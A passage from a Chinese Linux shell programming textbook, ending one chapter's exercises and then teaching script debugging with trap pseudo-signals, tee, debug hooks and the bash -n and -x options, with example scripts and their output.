      if [ "$t3" -ne 5 ]
      then
        continue
      fi
      break
      done
      echo "Number = $nr"
   exit 0
```

3．编写 Shell 函数，把命令行参数给出的十进制数转换为八进制数和对应的 ASCII 码值，并实现处理，一行显示一个数，同时将 awk 应用到程序中，显示如下：

```
Decimal   Oct    Character
 ------    ----    ---------
   48       60        0
   49       61        1
   50       62        2
   51       63        3
   52       64        4
   53       65        5
   54       66        6
   55       67        7
   56       70        8
```

5．编写一个脚本 test.sh，输入两个命令行参数后，实现截断操作，即第一个命令行参数的末尾字段和第二个参数的字段相同，则删除第一个命令行参数的这些字段，如：

```
test.sh memo1.txt .txt
```

把文件名 memo1.txt 更名为 memo1，删除字段“.txt”。（提示：可以使用脚本包装 sed 命令实现）。

6．编写一个脚本 set_sed.sh，第一个为 sed 命令脚本，第二个参数为文件名，该程序用于对第二个参数指定的文件执行 sed 命令脚本，如果 sed 命令执行成功（即退出状态为 0），用修改后的文件替换原来的文件，即

```
set_sed.sh '1 ,8d' test.txt
```

7．编写脚本 reverse.sh，该脚本用于将命令行参数进行倒序显示，如输入的命令行参数为：

```
reverse.sh 1 2 3 4 5
```

产生的结果为：

```
5 4 3 2 1
```

8．编写一个脚本，要求输入的字符必须为字母（提示：可通过 awk 语言进行字段测试）。

9．使用/dev/zero 创建一个 RAM 设备。

10．使用/dev/null 将一个文件隐藏，使其内容永远丢失。

11．尝试在 Linux 系统上安装本书光盘所提供的 shc 安全包，并对几个脚本进行加密，观察加密后的结果。

第 16 章 Shell 脚本调试技术

bash Shell 中不存在调试器，对于脚本中产生的语法错误只会产生模糊的错误提示信息，另外，由于程序员的粗心或命令使用不正确，Shell 脚本中经常存在隐晦的逻辑错误，使得脚本无法按照程序员的意愿运行。所有这些脚本的错误以及 bash Shell 在支持调试方面的不足都给 Shell 脚本的调试带来了难度。本章将全面、系统地介绍 Shell 脚本调试技术，包括使用 trap 命令捕捉“伪信号”、tee 命令调试管道错误、调试钩子，以及 Shell 选项等内容，为读者在学习 Shell 编程及使用 Shell 时提供脚本调试方面的技术指导。

16.1 Shell 脚本调试概述

Shell 脚本调试技术是一名优秀的 Linux 开发者和系统管理员需要掌握的重要内容，Shell 脚本调试就是发现引发脚本错误的原因以及在脚本源代码中定位发生错误的行，常用的手段包括分析输出的错误信息、通过在脚本中加入调试语句、输出调试信息来辅助诊断错误、利用调试工具等。然而，与 C\C++和 Java 等高级程序设计语言相比，Shell 解释器缺乏相应的调试机制和调试工具的支持，其输出的错误信息又往往很不明确，因此，Shell 脚本调试是一个令程序员头痛的问题，尤其是对于初学者而言，利用 echo 语句输出一些信息是初学者调试 Shell 脚本的常用手段，随着程序员编程经验的丰富，调试脚本的手段也应该相应增多，对错误类型的把握也应该更加准确。

与其他高级程序设计语言类似，Shell 脚本的错误可分为两类，第一类是 Shell 脚本中存在语法错误（syntax error），脚本无法执行到底；第二类是 Shell 脚本能够执行完毕，但并不是按照我们所期望的方式运行，即存在逻辑错误。

第一类错误比较直观，我们只要定位发生错误的代码段或行，发现产生错误的原因，再改正错误即可。常见的语法错误包括漏写关键字、漏写引号、空格符该有而未有、变量大小写不区分等。下面的例 16-1 中的脚本就存在语法错误：

```
#例 16-1：misskey.sh 脚本演示漏写关键字错误
#!/bin/bash

var=0
while :
 if [$var -gt 3]
 then
   break
 fi
let "var=var+1"
done
```

misskey.sh 脚本中存在几个语法错误，执行该脚本，Shell 会报出两个错误，如下所示，Shell 的错误定位是第 10 行，即脚本最后一行（done 语句这行），事实上，第 10 行 done 表示 while 循环结束，本身并没有错误，仔细检查发现，错误其实在 while 下面一行，缺少 while 循环的关键字 do。因此，Shell 报错是非常模糊的，仅仅查看 Shell 所报的错误行，未必能找出错误，而需要我们查看整个相关的代码段。

```
[root@zawu DEBUG]# ./misskey.sh
./misskey.sh: line 10: syntax error near unexpected token `done'
./misskey.sh: line 10: `done'
[root@zawu DEBUG]#
```

我们在 misskey.sh 脚本的 while 循环下添加 do 关键字，misskey.sh 脚本修改为：

```
misskey.sh：演示漏写关键字错误
#!/bin/bash

var=0
```

```
while :
do                                                #添加上去的 do 关键字
 if [ $var -gt 3]
 then
   break
 fi
let "var=var+1"
done
```

再次执行 misskey.sh 脚本，如下所示，Shell 无限跳出错误信息“/misskey.sh: line 6: [: missing `]'”，这说明第 6 行出错，即 if 语句段，仔细查看，错误原因在于字符“3”和字符“]”之间缺少了一个空格符，这导致 if 语句无法进行 var 变量和 3 的比较，从而无法跳出 while 循环，因而，Shell 才会无限地打印第 6 行错误的信息。

```
[root@zawu DEBUG]# ./misskey.sh
./misskey.sh: line 6: [: missing `]'
./misskey.sh: line 6: [: missing `]'
./misskey.sh: line 6: [: missing `]'
…                                                 #无限出现这样的错误信息
```

例 16-1 中的 misskey.sh 脚本存在的错误就是语法错误，这些错误导致 misskey.sh 脚本无法执行。对于语法错误，通常根据 Shell 的错误提示信息定位代码段，对疑问代码段进行仔细的语法检查，从而发现语法错误并改正。

第二类错误是逻辑错误，这类错误比较隐晦，它不影响脚本的正常运行，但是，脚本的运行又与程序员的意愿不一致。下面的例 16-2 给出的 runsec.sh 脚本就存在逻辑错误：

```
#例 16-2：runsec.sh 脚本演示逻辑错误
#!/bin/bash
count=1                                           #用于记录进入 while 循环的次数
MAX=5

while [ "$SECONDS" -le "$MAX" ]
do
  echo "This is the $count time to sleep."
  count=$count+1
  sleep 2
done

echo "The running time of this script is $SECONDS"
```

runsec.sh 脚本中每次 while 循环休眠 2 秒，当脚本运行时间大于 MAX 变量时，就结束执行，并定义 count 变量用于记录进入 while 循环的次数，runsec.sh 脚本不存在语法错误，下面是它的执行结果：

```
#例 16-2 runsec.sh 脚本的执行结果
[root@zawu DEBUG]# ./runsec.sh
This is the 1 time to sleep.
This is the 1+1 time to sleep.                    #“1+1”显然不是我们所期望的结果
This is the 1+1+1 time to sleep.
The running time of this script is 6
[root@zawu DEBUG]#
```

runsec.sh 脚本能够执行完毕，但是，Shell 输出信息是“1+1”和“1+1+1”，显然不是我们所期望的结果，正确的输出结果应该是“2”和“3”。究其原因，是 runsec.sh 脚本中“count=$count+1”发生错误，count 变量被当做字符型进行处理了，正确的写法应该是“let

count=$count+1”。

再如，用户试图编写一个脚本计算 56×865 的值，写出如下的脚本：

```
#例 16-3：computer.sh 脚本演示逻辑错误
#!/bin/bash

Var1=56
Var2=865

let Var3=Var1*var2
echo "$Var1*$Var2=$Var3"
```

执行 computer.sh 脚本，居然得到如下结果：

```
#例 16-3 computer.sh 脚本执行结果
[root@jselab DEBUG]# ./compute.sh
56*865=0                              #乘法结果居然为 0
[root@jselab DEBUG]#
```

computer.sh 脚本的结果输出 56*865=0，这显然不正确。分析 computer.sh 脚本的错误原因，原来是 let Var3=Var1*var2 命令中的 var2 写错了，未区分大小写字母，computer.sh 脚本定义的是 Var2=865，而未定义 var2，var2 是等于 0 的。上面的 runsec.sh 脚本和 computer.sh 脚本存在的错误就是逻辑错误，对逻辑错误的调试比语法错误困难得多，因此，下一节专门讨论逻辑错误的调试，将给出几种 Shell 脚本调试的常用技巧。

16.2 Shell 脚本调试技术

在了解 Shell 脚本错误类型的基础上，本节将系统介绍常见的 Shell 脚本调试技术，主要包含四种技巧：trap 命令、tee 命令、调试钩子和 Shell 选项。

16.2.1 使用 trap 命令

12.3.4 节曾讨论了 trap 命令，trap 是 Linux 的内建命令，它用于捕捉信号。trap 命令可以指定收到某种信号时所执行的命令，其基本格式如下：

```
trap command sig1 sig2 …sigN
```

Shell 脚本在执行时，会产生三个所谓的“伪信号”，（之所以称为“伪信号”，是因为这三个信号是由 Shell 产生的，而其他信号是由操作系统产生的），利用 trap 命令捕获这三个“伪信号”，并输出相关信息是 Shell 脚本调试的一种重要技巧。三种“伪信号”分别是 EXIT、ERR 和 DEBUG，我们将伪信号名及其产生条件列于表 16-1 中。

表 16-1 Shell 伪信号及其产生条件

信号名称	产生条件
EXIT	从函数中退出，或整个脚本执行完毕
ERR	当一条命令返回非零状态码，即命令执行不成功
DEBUG	脚本中的每一条命令执行之前

下面举几个例子来说明 trap 命令在 Shell 脚本调试上的用法，首先请看下面的例 16-4，

该例给出的 trapdebug.sh 脚本利用 trap 命令捕捉 DEBUG 信号来跟踪变量的取值变化：

```
#例 16-4：trapdebug.sh 脚本利用 trap 命令捕捉 DEBUG 信号跟踪变量值
#!/bin/bash

trap 'echo "before execute line:$LINENO, a=$a,b=$b,c=$c"' DEBUG  #trap 命令捕捉 DEBUG
a=0
b=2
c=100
while :
do
   if ((a >= 10))                                          #当 a 大于等于 10 时，跳出 while 循环
 then
       break
   fi

let "a=a+2"                                                #a、b、c 值不断变化
let "b=b*2"
let "c=c-10"
done
```

例 16-4 的 trapdebug.sh 脚本利用 trap 命令捕捉 DEBUG 信号，一旦捕捉到 DEBUG 信号，打印行号，以及 a、b、c 变量的值，其中的$LINENO 变量是 bash Shell 的内部变量，记录脚本的行号。接着，trapdebug.sh 脚本定义 a、b、c 三个变量，while 循环条件是永真，即 while 是无限循环，当 a 大于等于 10 时，跳出 while 循环，每次循环时，a 变量增加 2、b 变量扩大 2 倍、c 变量减少 10。下面给出 trapdebug.sh 脚本的执行结果，由于 trap 命令的存在，每执行一行命令前都输出 a、b、c 三个变量的值。

```
#例 16-4 trapdebug.sh 脚本的执行结果
[root@zawu DEBUG]# ./trapdebug.sh
before execute line:4, a=,b=,c=                           #执行 a=0 前，三个变量都为空
before execute line:5, a=0,b=,c=
before execute line:6, a=0,b=2,c=
before execute line:7, a=0,b=2,c=100                      #执行 while 循环前
before execute line:9, a=0,b=2,c=100                      #执行 if 语句前
before execute line:14, a=0,b=2,c=100                     #执行 let "a=a+2"前
before execute line:15, a=2,b=2,c=100
before execute line:16, a=2,b=4,c=100
before execute line:7, a=2,b=4,c=90                       #第 2 次执行 while 循环前
before execute line:9, a=2,b=4,c=90                       #第 2 次执行 if 语句前
before execute line:14, a=2,b=4,c=90                      #第 2 次执行 let "a=a+2"前
before execute line:15, a=4,b=4,c=90
before execute line:16, a=4,b=8,c=90
before execute line:7, a=4,b=8,c=80                       #第 3 次执行 while 循环前
before execute line:9, a=4,b=8,c=80                       #第 3 次执行 if 语句前
before execute line:14, a=4,b=8,c=80                      #第 3 次执行 let "a=a+2"前
before execute line:15, a=6,b=8,c=80
before execute line:16, a=6,b=16,c=80
before execute line:7, a=6,b=16,c=70                      #第 4 次执行 while 循环前
before execute line:9, a=6,b=16,c=70                      #第 4 次执行 if 语句前
before execute line:14, a=6,b=16,c=70                     #第 4 次执行 let "a=a+2"前
before execute line:15, a=8,b=16,c=70
before execute line:16, a=8,b=32,c=70
before execute line:7, a=8,b=32,c=60                      #第 5 次执行 while 循环前
before execute line:9, a=8,b=32,c=60                      #第 5 次执行 if 语句前
```

```
before execute line:14, a=8,b=32,c=60           #第 5 次执行 let "a=a+2"前
before execute line:15, a=10,b=32,c=60
before execute line:16, a=10,b=64,c=60
before execute line:7, a=10,b=64,c=50           #第 6 次执行 while 循环前
before execute line:9, a=10,b=64,c=50           #第 6 次执行 if 语句前
before execute line:11, a=10,b=64,c=50          #执行 break 语句前
[root@zawu DEBUG]#
```

Shell 从执行 trapdebug.sh 脚本第 4 行开始发出 DEBUG 信号，第 4 行语句是 a=0，trap 命令在执行第 4 行语句前捕捉到 DEBUG 信号，打印 a、b、c 变量的值，由于此时尚未开始对此三个变量进行初始化，因此，a、b、c 三个变量的值都为空。执行第 5 行之前，a 变量已被赋值，所以，a=2，b 和 c 两个变量仍为空。直到执行第 7 行 while 前，a、b、c 三个变量都已经初始化，第 7 行执行完毕，trap 命令在执行第 9 行之前捕捉到 DEBUG 信号，这说明第 8 行（即 do 关键字）不算命令，同样，then、done、fi 等关键字都无 DEBUG 信号发出。trapdebug.sh 脚本执行了 5 次循环，直到第 6 次时，a 才大于等于 10，trap 才捕捉到第 11 行 break 语句的 DEBUG 信号，输出 a=10、b=64 和 c=50。

在调试过程中，为了跟踪某些变量的值，我们常常需要在 Shell 脚本的许多地方插入相同的 echo 语句来打印相关变量的值，这种做法显得烦琐而笨拙。而利用 trap 命令捕获 DEBUG 信号，我们只需要一条 trap 语句就可以完成对相关变量的全程跟踪。从运行结果中可以清晰地看到，每执行一条命令之后相关变量的值的变化。同时，从例 16-4 的 trapdebug.sh 脚本的运行结果分析可以看到整个脚本的执行轨迹，能够判断出哪些条件分支执行了，哪些条件分支没有执行。

从函数退出或脚本结束时，Shell 发出 EXIT 信号。下面的例 16-5 给出的 trapdebug.sh 脚本利用 trap 命令捕捉 EXIT 信号跟踪函数结束：

```
#例 16-5：trapexit.sh 脚本利用 trap 命令捕捉 EXIT 信号跟踪函数结束
#!/bin/bash

fun1()                                          #定义一个函数，返回值是 0
{
  echo "This is an correct function"
  var=2010
  return 0
}
trap 'echo "Line:$LINENO,var=$var"' EXIT        #trap 命令捕捉 EXIT
fun1                                            #调用 fun1 函数
```

例 16-5 的 trapexit.sh 脚本首先定义函数 fun1，再用 trap 命令捕捉 EXIT 信号，并调用 fun1 函数，下面给出 trapexit.sh 脚本的执行结果：

```
#例 16-5 trapexit.sh 脚本的执行结果
[root@zawu DEBUG]# chmod u+x trapexit.sh
[root@zawu DEBUG]# ./trapexit.sh
This is an correct function                     #在 fun1 内的输出
Line:1,var=2010                                 #trap 命令捕捉到 EXIT 信号后的输出
[root@zawu DEBUG]#
```

执行 trapexit.sh 脚本，首先输出 fun1 函数内的 echo 语句内容，再输出“Line:1,var=2010”，这是 trap 命令捕捉到 EXIT 信号后的输出，而 EXIT 信号是在 fun1 函数执行完毕后产生的。

我们注意到例 16-5 中 fun1 函数的返回值是 0，trap 命令捕捉到由退出 fun1 函数所产生

的 EXIT 信号，那么，当函数返回值为非零时，函数执行完毕又会产生什么样的信号呢？下面的例 16-6 的 traperr.sh 脚本演示 trap 命令捕捉 ERR 信号的用法：

```
#例 16-6：traperr.sh 脚本演示 trap 命令捕捉 ERR 信号跟踪函数或命令异常的用法
#!/bin/bash

fun2()                                          #定义一个函数，返回值是非零
{
  echo "This is an error function"
  var=2010
  return 1
}
trap 'echo "Line:$LINENO,var=$var"' ERR         #trap 命令捕捉 ERR
fun2                                            #调用 fun2 函数
ipconfig                                        #执行一个错误命令
```

例 16-6 的 traperr.sh 脚本定义函数 fun2，该函数返回值是 1，非零返回值的函数都被认为是异常函数。然后，traperr.sh 脚本利用 trap 命令捕捉 ERR 信号，一旦捕捉到 ERR 信号，就输出行号和 var 变量的值，traperr.sh 脚本调用 fun2 函数，并执行一个错误的命令 ipconfig，fun2 和 ipconfig 都将返回非零值，因此，都将产生 ERR 信号。下面是 traperr.sh 脚本的执行结果：

```
#例 16-6 traperr.sh 脚本的执行结果
[root@zawu DEBUG]# ./traperr.sh
This is an error function                       #在 fun2 内的输出
Line:7,var=2010                                 #fun2 执行完毕时产生的 ERR 信号
./traperr.sh: line 11: ipconfig: command not found
Line:11,var=2010                                #ipconfig 命令执行完毕时产生的 ERR 信号
[root@zawu DEBUG]#
```

从 traperr.sh 脚本的执行结果可以看出，traperr.sh 脚本首先执行 fun2 函数，在该函数体内输出“This is an error function”，fun2 执行完毕时产生 ERR 信号，输出“Line:7,var=2010”。然后，traperr.sh 脚本试图执行 ipconfig 命令，ipconfig 找不到，发生错误，产生 ERR 信号，输出“Line:11,var=2010”。

trap 命令通过捕捉三种“伪信号”能方便地跟踪异常的函数和命令、正常函数和脚本的结束、随时监控变量的变化，尽管这些功能都可以通过设置 echo 命令实现，但是，trap 命令显得比 echo 命令更简洁、高效。

16.2.2 使用 tee 命令

10.2.1 节曾介绍过 tee 命令，tee 命令产生的数据流向很像英文字母 T，将一个输出分为两个支流，一个到标准输出，另一个到某输出文件。tee 命令的这种特性可以用到 Shell 脚本的管道及输入/输出重定向的调试上，当我们发现由管道连接起来的一系列命令的执行结果并非如预期的那样，就需要逐步检查各条命令的执行结果来定位错误，但因为使用了管道，这些中间结果并不会显示在屏幕上，这给调试带来了困难，此时，我们就可以借助 tee 命令了。

下面举一个例子说明 tee 命令在调试脚本时的用法，该例中的脚本 obtainIP.sh 目标是获得机器的 IP 地址，并存储到某变量之中，obtainIP.sh 脚本的内容如下：

```
#例 16-7：obtainIP.sh 脚本获取本地 IP 地址，将其存储到 localIP 变量中
#!/bin/bash
```

```
    #对 localIP 的赋值是命令替换操作，命令替换操作中管道操作比较复杂
    localIP=`cat /etc/sysconfig/network-scripts/ifcfg-eth0 | grep 'IPADDR' | cut -d= -f2`
    echo "The local IP is: $localIP"
```

obtainIP.sh 脚本十分简洁，用管道连接命令获得 IP 地址，再以命令替换的方式赋给 localIP 变量。命令替换操作中的管道操作比较复杂，读者难以明白管道间的数据流向。对于类似的复杂管道操作的命令，就有必要添加 tee 命令将中间结果保存到某文件中，然后通过查看文件明白管道间的数据流向，我们将 obtainIP.sh 脚本修改如下：

```
    #修改后的 obtainIP.sh 脚本
    #!/bin/bash

    #在管道中添加 tee 命令，将中间结果保存在 debug.txt 文件中
    localIP=`cat /etc/sysconfig/network-scripts/ifcfg-eth0 | tee debug.txt | grep 'IPADDR'
| tee -a debug.txt | cut -d= -f2 | tee -a debug.txt`
    echo "The local IP is: $localIP"
```

修改后的 obtainIP.sh 脚本在管道中添加 tee 命令，将中间结果保存在 debug.txt 文件中。下面先给出 obtainIP.sh 脚本的执行结果和 debug.txt 文件的内容，然后分析 obtainIP.sh 脚本的原理：

```
    #例 16-7 obtainIP.sh 脚本的执行结果
    [root@jselab DEBUG]# ./obtainIP.sh
    The local IP is: 210.28.82.198
    [root@jselab DEBUG]# cat debug.txt
    # Networking Interface
    DEVICE=eth0
    HWADDR=00:0C:29:54:B7:3C
    IPADDR=210.28.82.198                                #IP 地址保存在 IPADDR 关键字之后
    NETMASK=255.255.255.0
    ONBOOT=yes
    TYPE=Ethernet
    IPV6INIT=no
    USERCTL=no
    BOOTPROTO=none
    PREFIX=24                                           #以上是 cat 命令的结果
    IPADDR=210.28.82.198                                #grep 命令的结果
    210.28.82.198                                       #cut 命令的结果
    [root@jselab DEBUG]#
```

obtainIP.sh 脚本通过查询以太网卡配置文件/etc/sysconfig/network-scripts/ifcfg-eth0 中的 IP 地址配置项，cat 命令显示出 ifcfg-eth0 文件的所有内容，ifcfg-eth0 文件中以 IPADDR 关键字开头的行保存了本地 IP 地址。因此，我们用 grep 命令查找 IPADDR 关键字，得到“IPADDR=210.28.82.198”行，该行可以看做是两个域，第 1 域为 IPADDR，第 2 域为 210.28.82.198，域分隔符是“=”符号。因此，我们用 cut 命令提取出第 2 域赋给 localIP 变量，即可得到机器的 IP 地址。通过在 obtainIP.sh 脚本中加入 tee 命令，中间结果都保存在 debug.txt 文件中，从中可以清晰地看出数据的流向，便于发现脚本中存在的逻辑错误。

上机提议第 3 题给出一个与 obtainIP.sh 脚本功能完全一样的脚本，请读者执行它，并用 tee 命令进行调试，发现其中的逻辑错误。这两个脚本非常实用，可以作为获取本地 IP 地址的代码段。

tee 命令适用于管道的调试，通过观察 tee 命令产生的中间结果文件，可以清晰地看出管

道间的数据流向，从而为 Shell 脚本调试提供帮助。

16.2.3 调试钩子

调试钩子也称为调试块，是源自于高级程序设计语言中的方法。调试钩子实际上是一个 if/then 结构的代码块，DEBUG 变量控制该代码块是否执行，在程序的开发调试阶段，将 DEBUG 变量设置为 TRUE，使其输出调试信息，到了程序交付使用阶段，将 DEBUG 设置为 FALSE，关闭调试钩子，而无须一一删除调试钩子的代码。在代码中插入调试钩子是编写代码的一种风格，在 Shell 脚本编程时同样可以使用调试钩子，调试钩子是如下格式的一段代码：

```
if [ "$DEBUG" = "true" ]
then
  echo "Debugging information:"
…                                         #在此可添加其他输出调试信息
fi
```

调试钩子中的 DEBUG 是一个全局变量，在开发调试阶段，可利用 export DEBUG=true 命令将 DEBUG 设置为 true，上述 if/then 结构便可以执行。如果在每一处需要输出调试信息的地方均使用 if/then 结构来判断 DEBUG 变量的值，显得比较烦琐，我们可以通过定义一个 DEBUG 函数使植入调试钩子的过程更简洁方便，下面给出的例 16-8 演示了调试钩子的用法：

```
#例 16-8：debugblock.sh 脚本演示调试钩子的用法
#!/bin/bash

#DEBUG 函数封装了调试钩子，可以跟若干个输入参数以输出调试信息
DEBUG()
{
 if [ "$DEBUG" = "true" ]
 then
    $@                                    #执行所有的输入参数，$*与$@等价
 fi
}

a=0
b=2
c=100
DEBUG echo "a=$a b=$b c=$c"               #第 1 个调试钩子
while :
do
  DEBUG echo "a=$a b=$b c=$c"             #第 2 个调试钩子
  if ((a >= 10))                          #当 a 大于等于 10 时，跳出 while 循环
 then
        break
    fi

let "a=a+2"                               #a、b、c 值不断变化
let "b=b*2"
let "c=c-10"
done
```

例 16-8 的 debugblock.sh 脚本定义 DEBUG 函数，其中封装了一个调试钩子，调试钩子是一个 if/then 结构，当 DEBUG 变量为 true 时，执行所有的位置参数，用$@表示，当然也可用$*表示。然后，debugblock.sh 脚本在下面的代码中插入两个调试钩子，每个调试钩子的语句为“DEBUG echo "a=$a b=$b c=$c"”，echo "a=$a b=$b c=$c"作为 DEBUG 函数的位置参

数被执行。下面看一看 debugblock.sh 脚本的执行结果：

```
#例 16-8 debugblock.sh 脚本的执行结果
[root@jselab DEBUG]# export DEBUG=true      #将 DEBUG 置为 true，启动调试钩子
[root@jselab DEBUG]# ./debugblock.sh
a=0 b=2 c=100
a=0 b=2 c=100
a=2 b=4 c=90
a=4 b=8 c=80
a=6 b=16 c=70
a=8 b=32 c=60
a=10 b=64 c=50                              #调试钩子跟踪 a、b、c 三个变量的值
[root@jselab DEBUG]#
```

执行 debugblock.sh 脚本之前，先用 export 命令将 DEBUG 赋值为 true，调试钩子启动，执行 debugblock.sh 脚本时，不断输出 a、b、c 三个变量的值，达到跟踪变量值变化的目的。例 16-4 的 trapdebug.sh 脚本用 trap 命令捕捉 DEBUG 信号跟踪变量值，本例使用调试钩子的方法，两种方法达到的效果是等价的。

16.2.4　使用 Shell 选项

上面所述的 trap 命令、tee 命令、调试钩子等方法都是通过修改 Shell 脚本的源代码，令其输出相关的调试信息来定位错误的。本节将要介绍的使用 Shell 选项的调试方法是一种不修改源代码的方法。本书 9.1 节曾介绍过 bash Shell 选项的种类、简写及其意义，以及利用 set 命令开启和关闭 Shell 选项的方法，在众多的 Shell 选项中，有三个选项可以用于脚本的调试，它们是-n、-x 和-c，如表 16-2 所示。

表 16-2　Shell 的调试选项、简写及其意义

选项名称	简　写	意　义
noexec	n	读取脚本中的命令，进行语法检查，但不执行这些命令
xtrace	x	在执行每个命令之前，将每个命令打印到标准输出（stdout）
无	c …	从…中读取命令

-n 选项可用于测试 Shell 脚本是否存在语法错误，但不会实际执行命令。在 Shell 脚本编写完成之后，实际执行之前，首先使用-n 选项来测试脚本是否存在语法错误是一个很好的习惯。因为 Shell 脚本中的某些命令在执行时会对系统环境产生影响，比如生成或移动文件等，如果在实际执行时才发现语法错误，就需要做一些系统环境的恢复工作，才能继续测试这个脚本。下面的例 16-9 利用-n 选项来测试脚本的语法错误，我们在 16.1 节的 misskey.sh 脚本中添加上开启-n 选项的命令：

```
#例 16-9：misskey.sh 脚本演示利用-n 选项来测试脚本的语法错误
#!/bin/bash

set -n                                         #或 set -o noexec
echo "Start executing this script..."          #用于判断脚本是否执行
var=0
while :
 if [ $var -gt 3]
```

```
 then
   break
 fi
let "var=var+1"
done
```

例 16-9 的 misskey.sh 脚本首先开启-n 选项，可以用两种等价命令 set -n 和 set -o noexec，然后，用一行 echo 语句判断脚本是否被执行，一旦执行 misskey.sh 脚本，echo "Start executing this script..."语句必定被执行。下面给出 misskey.sh 脚本的执行结果：

```
#例 16-9 misskey.sh 脚本的执行结果
[root@jselab DEBUG]# ./missskey.sh
./missskey.sh: line 12: syntax error near unexpected token `done'
./missskey.sh: line 12: `done'    #直接输出错误信息，而未输出"Start executing this script..."
[root@jselab DEBUG]#
```

一旦执行 misskey.sh 脚本，立即输出错误信息，并未输出"Start executing this script..."，即脚本开始处的 echo 命令未执行，这说明 misskey.sh 脚本并未真正执行，而只是做了语法检查。

在脚本中加入 set 命令开启-n 选项进行语法检查只是一种方法，我们还可以利用 sh 命令直接对脚本进行语法检查，命令格式为：

```
sh -n 脚本名
```

下面的例 16-10 给出了这一用法的示例，从中可看出使用 sh 命令前后的区别：

```
例 16-10：演示用 sh -n 命令对脚本进行语法检查
[root@jselab DEBUG]# cat missskey.sh                  #将 set 命令一行去掉
#!/bin/bash

echo "Start executing this script..."
var=0
while :
 if [ $var -gt 3]
 then
   break
 fi
let "var=var+1"
done
[root@jselab DEBUG]# sh -n missskey.sh                #sh -n 命令对脚本进行语法检查
missskey.sh: line 12: syntax error near unexpected token `done'
missskey.sh: line 12: `done'
[root@jselab DEBUG]# ./missskey.sh                    #执行脚本
Start executing this script...                        #echo 语句执行了
./missskey.sh: line 12: syntax error near unexpected token `done'
./missskey.sh: line 12: `done'
[root@jselab DEBUG]#
```

例 16-10 将 misskey.sh 脚本中的 set 命令一行去掉，因为既然使用了 sh -n 命令，就不再需要 set 命令了。然后，例 16-10 用 sh -n 命令对 misskey.sh 脚本进行语法检查，结果仍然是立即输出错误信息，而不输出"Start executing this script..."信息，但是，直接执行 misskey.sh 脚本就不一样了，首先是输出" Start executing this script..."，再输出错误信息，因为 Shell 是边解释边执行的，当执行到错误行时，才会输出错误信息，并不影响其他行命令的执行。

-x 选项可用来跟踪脚本的执行，是 Shell 脚本调试的强有力工具，-x 选项使 Shell 在执行脚本的过程中把它实际执行的每一个命令行显示出来，并且在行首显示一个“+” 符号，“+”符号后面显示的是经过了变量替换之后的命令行内容，有助于分析实际执行的命令。-x 选项

使用起来简单方便，可以满足大多数的 Shell 调试任务的需要，是程序员首选的调试手段。-x 选项经常与 trap 捕捉 DEBUG 信号结合使用，这样既可以输出实际执行的每一条命令，又可以逐行跟踪相关变量的值，对调试相当有帮助。

与-n 选项类似，使用-x 选项也有两种方法，在脚本内用 set 命令打开-x 选项，或者用 sh -x 执行脚本。下面的例 16-11 以例 16-4 的 trapdebug.sh 脚本为例，来说明-x 选项与捕捉 DEBUG 信号相结合达到的效果：

```
#例 16-11：将-x 选项与 trap 捕捉 DEBUG 信号相结合对 trapdebug.sh 脚本进行调试
#结果中以“+”符号开头的是-x 选项输出的语句；“++”符号开头的是 trap 命令输出的语句
[root@jselab DEBUG]# sh -x trapdebug.sh            #以-x 选项执行 trapdebug.sh 脚本
+ trap 'echo "before execute line: $LINENO, a=$a,b=$b,c=$c"' DEBUG
++ echo 'before execute line:4, a=,b=,c='
before execute line:4, a=,b=,c=
+ a=0
++ echo 'before execute line:5, a=0,b=,c='
before execute line:5, a=0,b=,c=
+ b=2
++ echo 'before execute line:6, a=0,b=2,c='
before execute line:6, a=0,b=2,c=
+ c=100
++ echo 'before execute line:7, a=0,b=2,c=100'
before execute line:7, a=0,b=2,c=100
+ :
++ echo 'before execute line:9, a=0,b=2,c=100'
before execute line:9, a=0,b=2,c=100
+ (( a >= 10 ))
++ echo 'before execute line:14, a=0,b=2,c=100'
before execute line:14, a=0,b=2,c=100
+ let a=a+2
++ echo 'before execute line:15, a=2,b=2,c=100'
before execute line:15, a=2,b=2,c=100
+ let 'b=b*2'
++ echo 'before execute line:16, a=2,b=4,c=100'
before execute line:16, a=2,b=4,c=100
+ let c=c-10
++ echo 'before execute line:7, a=2,b=4,c=90'
before execute line:7, a=2,b=4,c=90
+ :
++ echo 'before execute line:9, a=2,b=4,c=90'
before execute line:9, a=2,b=4,c=90
+ (( a >= 10 ))
++ echo 'before execute line:14, a=2,b=4,c=90'
before execute line:14, a=2,b=4,c=90
+ let a=a+2
++ echo 'before execute line:15, a=4,b=4,c=90'
before execute line:15, a=4,b=4,c=90
+ let 'b=b*2'
++ echo 'before execute line:16, a=4,b=8,c=90'
before execute line:16, a=4,b=8,c=90
+ let c=c-10
++ echo 'before execute line:7, a=4,b=8,c=80'
before execute line:7, a=4,b=8,c=80
+ :
```

```
++ echo 'before execute line:9, a=4,b=8,c=80'
before execute line:9, a=4,b=8,c=80
+ (( a >= 10 ))
++ echo 'before execute line:14, a=4,b=8,c=80'
before execute line:14, a=4,b=8,c=80
+ let a=a+2
++ echo 'before execute line:15, a=6,b=8,c=80'
before execute line:15, a=6,b=8,c=80
+ let 'b=b*2'
++ echo 'before execute line:16, a=6,b=16,c=80'
before execute line:16, a=6,b=16,c=80
+ let c=c-10
++ echo 'before execute line:7, a=6,b=16,c=70'
before execute line:7, a=6,b=16,c=70
+ :
++ echo 'before execute line:9, a=6,b=16,c=70'
before execute line:9, a=6,b=16,c=70
+ (( a >= 10 ))
++ echo 'before execute line:14, a=6,b=16,c=70'
before execute line:14, a=6,b=16,c=70
+ let a=a+2
++ echo 'before execute line:15, a=8,b=16,c=70'
before execute line:15, a=8,b=16,c=70
+ let 'b=b*2'
++ echo 'before execute line:16, a=8,b=32,c=70'
before execute line:16, a=8,b=32,c=70
+ let c=c-10
++ echo 'before execute line:7, a=8,b=32,c=60'
before execute line:7, a=8,b=32,c=60
+ :
++ echo 'before execute line:9, a=8,b=32,c=60'
before execute line:9, a=8,b=32,c=60
+ (( a >= 10 ))
++ echo 'before execute line:14, a=8,b=32,c=60'
before execute line:14, a=8,b=32,c=60
+ let a=a+2
++ echo 'before execute line:15, a=10,b=32,c=60'
before execute line:15, a=10,b=32,c=60
+ let 'b=b*2'
++ echo 'before execute line:16, a=10,b=64,c=60'
before execute line:16, a=10,b=64,c=60
+ let c=c-10
++ echo 'before execute line:7, a=10,b=64,c=50'
before execute line:7, a=10,b=64,c=50
+ :
++ echo 'before execute line:9, a=10,b=64,c=50'
before execute line:9, a=10,b=64,c=50
+ (( a >= 10 ))
++ echo 'before execute line:11, a=10,b=64,c=50'
before execute line:11, a=10,b=64,c=50
+ break
